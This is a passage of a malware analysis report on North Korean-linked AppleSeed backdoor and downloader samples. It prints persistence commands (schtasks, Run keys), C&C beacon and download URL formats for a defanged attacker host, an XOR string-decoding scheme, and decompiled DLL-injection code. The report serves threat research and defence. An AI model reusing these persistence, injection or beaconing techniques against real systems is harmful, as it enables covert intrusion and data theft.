
It then checks for concurrent execution using a mutex. The sample for the current analysis uses the following name for the mutex:

- **Mutex**: windows update server real time mui cache"

The malware uses a unique 8-byte sized random binary data to check whether the system is infected or not. It first scans for the following registry key. If the key does not exist, it creates a random 0x08 byte binary value and uses this value for the registry shown below. The value is used to communicate with the C&C server.

- Added Registry Key: HKCU\Software\Microsoft\FTP / Use Smtp

[1] https://vblocalhost.com/conference/presentations/operation-newton-hi-kimsuky-did-an-appleseed-really-fall-on-newtons-head/



컴퓨터₩HKEY_CURRENT_USER₩Software₩Microsoft₩FTP

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
Use PASV	REG_SZ	yes
Use Smtp	REG_BINARY	75 7e 36 3f 96 db 52 63

Figure 21. Created registry key

The malware registers the following command to the task scheduler so that it executes every 30 minutes.

```
> schtasks /create /f /tn "Intel\Disk\Volume1" /tr "C:\Windows\system32\regsvr32.exe /s "C:\ProgramData\Intel\Driverdriver.cfg"" /sc minute /mo 30
```

2.1.2. Downloader Behavior

The malware uses the HTTP protocol and the following three types of queries to communicate with the C&C server. u is the unique identifier that was discussed earlier, and i means a command. p appears to be a secondary parameter, but as the malware has a simple structure, it would not have much significance.

- Format: http://[C&C URL]/init/image?i=[command]&u=[unique identifier]&p=[secondary parameter]

Query	Meaning
I	Command
U	Unique Identifier
P	Secondary Parameter

Table 2. Queries used for C&C communications

Command Type	Feature
Init	Establish connection
Ping	PING
Down	Download complete

Table 3. Types of commands used

The following URL is used when the malware initially connects with the C&C server. The "6352db963f367e75" part is the 8-byte binary data that was randomly generated and saved in the registry key converted into a string.

- Example: http://[C&C URL]/init/image?i=init&u=6352db963f367e75&p=ya

The User-Agent string used to communicate with the C&C server is as follows:

- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130

The malware then sends a PING query. Up until this part of the process, the data received from the C&C server is not used. It seems that this part is a reset process for the sample to send infection status to the C&C server and download additional files.

- Example: http://[C&C URL]/init/image?i=ping&u=6352db963f367e75&p=wait..


Now the actual downloading begins. The download URL is "[random 8-byte string].down" as shown below.

- Format: http://[C&C URL]/init/[Unique Identifier].down
- Download URL Example: http://[C&C URL]/init/6352db963f367e75.down

The downloader downloads files using the URLDownloadToFileW() API without going through any complicated processes. The download path is shown below. The name of the file also has a random value in the "cachew[random name].cache" format.

- Download Path Example: C:\ProgramData\Intel\Driver\cachew-671417171.cache

As the downloaded file is encoded with 4-byte Xor, it needs to be additionally decoded.



```
push    10h
push    offset aE28ad548cc328a ; "E28AD548CC328AB2"
lea     ecx, [ebp+var_1064]
mov     [ebp+key_xor], 44285096h
mov     [ebp+var_1054], eax
mov     [ebp+var_1050], 0Fh
mov     byte ptr [ebp+var_1064], al
call    fn_initStr
push    ecx
lea     edx, [ebp+var_1064]
```

Figure 22. Hard-coded 0x4 Byte Xor key

- Xor Key: 96 50 28 44

The decoded malware is executed. As the downloader uses regsvr32.exe upon executing it, the additional payloads likely only exist as DLLs. After the process is over, the result is sent to the C&C server using the example URL shown below.


- Example: http://[C&C URL]/init/image?i=down&u=6352db963f367e75&p=ya

3. Analysis of AppleSeed

Among types of malware installed through the script malware or PIF dropper, there is a backdoor called AppleSeed. It performs commands it received from the attacker via the C&C server and sends the result back. It also includes features, such as a downloader that installs additional malware strains, performs keylogging and screenshots, and steals information by collecting files from the user system.


The malware is mainly divided into two types depending on the C&C communications method. Most of them use the HTTP protocol, but some strains communicate with C&C through emails. There are also other differences in features. Not every type of AppleSeed is equipped with the info-stealing feature. Some types may only contain basic features of receiving and executing additional malware or commands from the C&C server. Among all samples, this report will discuss those that use HTTP or emails to communicate with C&C and those that include info-stealing features.

Some samples appear to contain binaries built using debug mode by the attacker. As such, one can check the debug messages designated by the developer for each function as shown in Figure 23.



```
fn_OutputDebugStr(L"[copyFile] begin");
v4 = 0;
if ( *(a1 + 5) < 8u )
  v5 = a1;
else
  v5 = *a1;
hFile = CreateFileW_0(v5, 0x80000000, 3u, 0, 3u, 0x80u, 0);
if ( hFile == -1 )
{
  if ( *(a1 + 5) >= 8u )
    a1 = *a1;
  LastError = GetLastError();
  fn_OutputDebugStr(L"[copyFile] open file for read failed : %s, %d", a1, LastError);
```

Figure 23. Debug message output routine included in function



```
#   Time        Debug Print
1   0.00000000  [4720] Load ALL APIs finished.
2   0.00352620  [4720] [DllMain] begin
3   0.00357720  [4720] [DllMain] DLL_PROCESS_ATTACH
4   0.00414540  [4720] [ItDropperRegsvr32::entry] begin
5   0.00422190  [4720] [ItDropperRegsvr32::install] begin
6   0.01428360  [4720] [getTempFilePath] begin
7   0.01437410  [4720] [getTempFilePath] tempFolder: C:₩ProgramData₩temp
8   0.01451400  [4720] [getTempFilePath] tempFile: C:₩ProgramData₩temp₩DBF9.tmp
9   0.01474800  [4720] [getTempFilePath] end
10  0.01482040  [4720] [delAfterExec] begin
11  0.01488470  [4720] [delAfterExec] C:₩ProgramData₩temp₩DBF9.tmp
12  0.01496750  [4720] [getTempFilePath] begin
13  0.01511700  [4720] [getTempFilePath] tempFolder: C:₩ProgramData₩temp
14  0.01515520  [4720] [getTempFilePath] tempFile: C:₩ProgramData₩temp₩DBFA.tmp
15  0.01528470  [4720] [getTempFilePath] end
16  0.01532310  [4720] TempFileName: C:₩ProgramData₩temp₩DBFA.tmp.bat
17  0.01548870  [4720] FilePath: C:₩ProgramData₩temp₩DBF9.tmp
18  0.01569270  [4720] FileContent:
19  0.01569270  [4720]    :repeat
20  0.01569270  [4720]    del "C:₩ProgramData₩temp₩DBF9.tmp"
21  0.01569270  [4720]    if exist "C:₩ProgramData₩temp₩DBF9.tmp" goto repeat
22  0.01569270  [4720]    del "%~f0"
23  0.02060330  [4720] [delAfterExec] end
24  0.02063820  [4720] [copyFile] begin
25  0.02207210  [4720] [copyFile] end
26  0.02214280  [4720] [delAfterExec] begin
```

Figure 24. DebugView log


The target chosen for the analysis is a sample built in debug mode, the one that can be examined to confirm the developer's intention. However, as the discussed sample's info-stealing feature is disabled, another sample with the feature will be analyzed for the section explaining such feature. As all of the samples use the HTTP protocol, AppleSeed sample that communicates with the C&C server via email will be discussed.

- Only has default features: 739d14336826d078c40c9580e3396d15
- Possesses additional info-stealing feature: 2cb77491573acc5e8198d8cf68300106
- Communicates with C&C via email: dacb71c5eac21b41bb8077fe2e9f5a25

3.1. Analysis of Default Features

3.1.1. Initial Routine

Upon execution, AppleSeed first goes through API Resolving in the initialization routine. The names of the API functions that will find the URL are all encoded, and these encoded strings are a trait of AppleSeed. Besides API functions, AppleSeed harbors most of the strings, such as C&C URL and User-Agent, in encoded forms as shown in Figure 25.



```
v639 = 7;
v638 = 0;
LOWORD(v637[0]) = 0;
fn_initStr(v637, L"9d99c9fe01bc57d39df2546955a7021a9fe6567457fb001a9dad543755e70258", 64);
v647 = 0;
str_decoded = fn_decodeStr(v637, v642);       // "kernel32.dll"
LOBYTE(v647) = 1;
str_kernel32_dll = fn_UniToAsc(str_decoded, Block);
if ( *(str_kernel32_dll + 20) >= 0x10u )
  str_kernel32_dll = *str_kernel32_dll;
h_kernel32_dll = LoadLibraryA(str_kernel32_dll);
```

Figure 25. Obfuscation for strings used in AppleSeed

The original version of the string that is decoded first ("9d99c9fe01bc57d39df2546955a7021a9fe6567457fb001a9dad543755e70258") is "kernel32.dll." The string is mainly divided into two parts. The first 16 characters are used as a key for Xor encryption, and the part after the initial 16 characters is the original string that is encrypted and saved.

- Xor Key: 9d99 c9fe 01bc 57d3
- Encoded String (Xor Key): 9df2 5469 55a7 021a 9fe6 5674 57fb 001a 9dad 5437 55e7 0258

Note that the Xor encoding method used is not a simple one; the following encrypted strings are simultaneously used for the next Xor encoding.

($XorKey_n$ xor $EncStr_{n-1}$) xor $EncStr_n$

(0x9d99 xor 0x0000) xor 0x9df2 = 0x006b = "k"
(0xc9fe xor 0x9df2) xor 0x5469 = 0x0065 = "e"
(0x01bc xor 0x5469) xor 0x55a7 = 0x0072 = "r"
(0x57d3 xor 0x55a7) xor 0x021a = 0x006e = "n"
(0x9d99 xor 0x021a) xor 0x9fe6 = 0x0065 = "e"
(0xc9fe xor 0x9fe6) xor 0x5674 = 0x006c = "l"
(0x01bc xor 0x5674) xor 0x57fb = 0x0033 = "3"
(0x57d3 xor 0x57fb) xor 0x001a = 0x0032 = "2"
(0x9d99 xor 0x001a) xor 0x9dad = 0x002e = "."

```
( 0xc9fe xor 0x9dad ) xor 0x5437 = 0x0064 = "d"
( 0x01bc xor 0x5437 ) xor 0x55e7 = 0x006c = "l"
( 0x57d3 xor 0x55e7 ) xor 0x0258 = 0x006c = "l"
```

After API Resolving, the malware finds the settings data. The data is encoded with the same algorithm that was mentioned above. The data found includes the host and path of the C&C server, path to install the DLL file, prefix that will be used as PCID, etc. The following is the settings data decoded from the current analysis target sample.


Settings Item	Decoded String
C&C URL	"yes24-mart.pe[.]hu"
C&C Path	"/bear"
Installation Path	"Software\Microsoft\Windows\Defender"
PcID Prefix	"D_Regsvr32"

Table 4. AppleSeed settings data

3.1.2. Installation

AppleSeed, which is a DLL format, is executed by regsvr32.exe. One of its characteristics is that it is always installed on a certain path. The installation path is usually inside %ALLUSERSPROFILE% (ProgramData), but some samples are installed inside %APPDATA%.

The current analysis target sample is installed in %ALLUSERSPROFILE% with the exact path being "Software\Microsoft\Windows\Defender" (extracted from the settings data shown in Table 4). The name of the installer is AutoUpdate.dll. It copies itself to create a batch file in the %ALLUSERSPROFILE%\temp\ path with the original being deleted after. The path is later registered to the auto-run registry Run key with the name "WindowsDefenderAutoUpdate" to allow the file to be executed upon reboot.



```

:repeat
del "C:\AppleSeed.dll"
if exist "C:\AppleSeed.dll" goto repeat
del "%~f0"
```


Figure 26. BAT file used for auto-delete

The malware then uses a mutex to check the concurrent execution. The mutex used by the current analysis sample is "DropperRegsvr32-20210504113516." As the Export DLL Name is "dropper-regsvr32(x86).dll" and the DLL has a similar TimeStamp with the date information shown in the mutex name which appears to represent the malware's name that was decided during the development and its creation date.

a. Execution Method

The sample analyzed above is ultimately executed by being loaded through the regsvr32.exe process.

But there are samples where the AppleSeed backdoor is loaded and executed by a different process. For instance, the 541fa4fb60690ffbe48b24cd2eeda32e sample is loaded and executed by the explorer.exe process, the Windows Explorer that is currently being executed. It is initially loaded and executed by the regsvr32.exe process, but then it copies itself to the %TEMP% path and uses the DLL injection technique, shown in Figure 27, to make explorer.exe load AppleSeed.




```
lpStartAddress = (DWORD (__stdcall *)(LPVOID))LoadLibraryW;
h_explorer = OpenProcess(0x1FFFFFu, 0, v4);
if ( h_explorer )
{
  size_dllPath = 2 * v24[2] + 2;          // ex) C:\Users\[User]\AppData\Local\Temp\BD88.tmp (AppleSeed)
  mem_remoteAlloc = VirtualAllocEx(h_explorer, 0i64, size_dllPath, 0x1000u, 4u);
  lpParameter = mem_remoteAlloc;
  if ( mem_remoteAlloc )
  {
    str_dllPath = v24;
    if ( v25 >= 8 )
      str_dllPath = (unsigned __int64 *)v24[0];
    if ( WriteProcessMemory(h_explorer, mem_remoteAlloc, str_dllPath, size_dllPath, 0i64) )
    {
      RemoteThread = CreateRemoteThread(h_explorer, 0i64, 0i64, lpStartAddress, lpParameter, 0, 0i64);
      if ( RemoteThread )
        WaitForSingleObject(RemoteThread, 0xFFFFFFFF);
    }
```

Figure 27. DLL injection technique using CreateRemoteThread() API

The method discussed above is a normal DLL injection technique, but there are other techniques as well, such as decoding AppleSeed that takes the form of Reflective DLL Loader and injecting it into explorer.exe. There have also been multiple samples that target Internet Explorer (iexplore.exe) instead of explorer.exe for injection.

One sample type (8355964a47f248ed39caccb733aabc44) uses the DLL hijacking technique. It first creates a normal program ALUpdate.exe (639abb6eb9e29b15c61feb7858d2ab40) in the \AppData\Roaming\ESTsoft\Common\ESTUpdate.exe path and copies itself into the same path with the name "ko-kr.dll." When the normal program ESTUpdate.exe is executed, DLL is loaded and executed.



› AppData › Roaming › ESTsoft › Common

이름	유형	크기
ESTUpdate.exe	응용 프로그램	2,226KB
ko-kr.dll	응용 프로그램 확장	2,646KB

Figure 28. Execution method using DLL hijacking technique

b. Maintain Persistence

The sample mentioned in Figure 28 registers the following Run key to maintain persistence.

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  ㄴ WindowsDefenderAutoUpdate
  ㄴ regsvr32.exe /s "C:\ProgramData\Software\ESTsoft\Common\ESTCommon.dll"

Besides the Run key, AppleSeed samples such as 4e58ea982e3e95fe7b1bdb480ab9810e may use the RunOnce key to maintain persistence.

```
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
   ㄴ ESTsoftAutoUpdate
   ㄴ regsvr32.exe /s "C:\ProgramData\Software\ESTsoft\Common\ESTCommon.dll"
```

The samples that employ the DLL hijacking method use the task scheduler to execute ALUpdate.exe program.

```
- schtasks /create /sc minute /mo 10 /tn "ESTSoft\EST Software Auto Updater" /tr C:\Users\[User Name]\AppData\Roaming\ESTsoft\Common\ESTUpdate.exe /f
```

3.1.3. Privilege Escalation

At this stage, the malware checks if UAC is disabled in the current system. If the following registry keys all have 0 as their values, the sample will consider UAC to be disabled.

```
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
   ㄴ ConsentPromptBehaviorAdmin
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
   ㄴ PromptOnSecureDesktop
```

When the UAC is disabled and the system does not have the administrator privilege, it executes its own path and regsvr32.exe as executed as administrator. Since UAC is already disabled, privilege escalation becomes possible without the UAC pop-up. For the system that currently has admin privilege, the malware enables the SeDebugPrivilege privilege.

3.1.4. Thread

AppleSeed executes thPingCmd which works as the main thread. The thread simply executes two threads in the span of 60 seconds. The first thread is named sendHttpPing, which periodically communicates with the C&C server to maintain connection. The second thread is named dropAndRunCmd and performs malicious behaviors by receiving commands from the server.

The following table shows the URLs used by AppleSeed to communicate with the C&C server.

Mode	URL	Feature
ping	/?m=a&p1=[PcID]&p2=[PcInfo]-[MalwareVersion]	Maintaining connection with the C&C server
Sending command results	/?m=b&p1=[PcID]&p2=a	Sending CMD command results
Downloading commands	/?m=c&p1=[PcID]	Downloading commands from the C&C server
Download complete	/?m=d&p1=[PcID]	Notifying completion of command download

Table 5. List of URLs used

"m" seems to mean "mode," with "a" being used for "ping", "b" for "commands", "c" for "downloading commands", and "d" for "completing downloading commands". These are all the URLs used in the sample, but more types of URLs are used for the sample with the info-stealing feature enabled, and they will be discussed later when the sample is analyzed.

a. sendHttpPing Thread


The sendHttpPing thread is excuted every 60 seconds, sending the basic information of the infected system to the C&C server. Unlike other communication instances where only the PcID is sent, this thread also sends PcInfo and the malware version like the URL shown below.

```
/?m=a&p1=[PcID]&p2=[PcInfo]-[MalwareVersion]
```

The PcID used in this case combines the volume serial number and the user name such as "888a15a5-testUser." PcInfo is a bit more complicated. It is a string that appears to show the Windows version (Major, Minor, and Build) as well as the architecture and the malware version. The malware version is the string "D_Regsvr32" that was obtained during the decoding process for previous settings data and the string that was decoded in the current thread 2.0 and 7.

Item	Format	Example
PcID	[VolumeSerial]-[UserName]	888a15a5-testUser
PcInfo	Win[MajorVersion].[MinorVersion].[Build][Architecture]	Win6.1.7601x86
Malware Version	[D_Regsvr32]-v[2.0].[7]	D_Regsvr32-v2.0.7

Table 6. Format used for sending information about infected system - HTTP



```
fn_OutputDebugStr(L"[getPC_Info] begin");
Version = GetVersion();
v3 = Version;
v4 = 0;
*ArgList = Version;
v23 = BYTE1(Version);
if ( Version < 0x80000000 )
  v4 = HIWORD(Version);
memset(&SystemInfo, 0, sizeof(SystemInfo));
GetNativeSystemInfo(&SystemInfo);
if ( SystemInfo.wProcessorArchitecture != 9 || (v5 = 64, SystemInfo.dwOemId != 9) )
  v5 = 32;
fn_OutputDebugStr(L"[getPC_Info] Major: %d  Minor: %d  Build: %d Arch: %d", v3, v23, v4, v5);
v20 = 7;
v19 = 0;
LOWORD(v18[0]) = 0;
fn_initStr(v18, L"ba5bc8c42c1edbffba0c72a15ed1850b3f34f7dedbe5007eba0b72ea5e90854a3f62", 68);
v25 = 1;
v6 = fn_decodeStr(v18, v12);                    // "Win%d.%d.%d%s"
v17 = 7;
v16 = 0;
LOWORD(Block) = 0;
LOBYTE(v25) = 3;
if ( *(v6 + 5) >= 8u )
  v6 = *v6;
v7 = fn_isWow64();
v8 = L"wow64";
if ( !v7 )
  v8 = L"x86";
```

Figure 29. Process of obtaining PcInfo

The information is ultimately sent to the C&C server with the following URL:

```
/bear/?m=a&p1=888a15a5-testUser&p2=Win6.1.7601x86-D_Regsvr32-v2.0.7
```

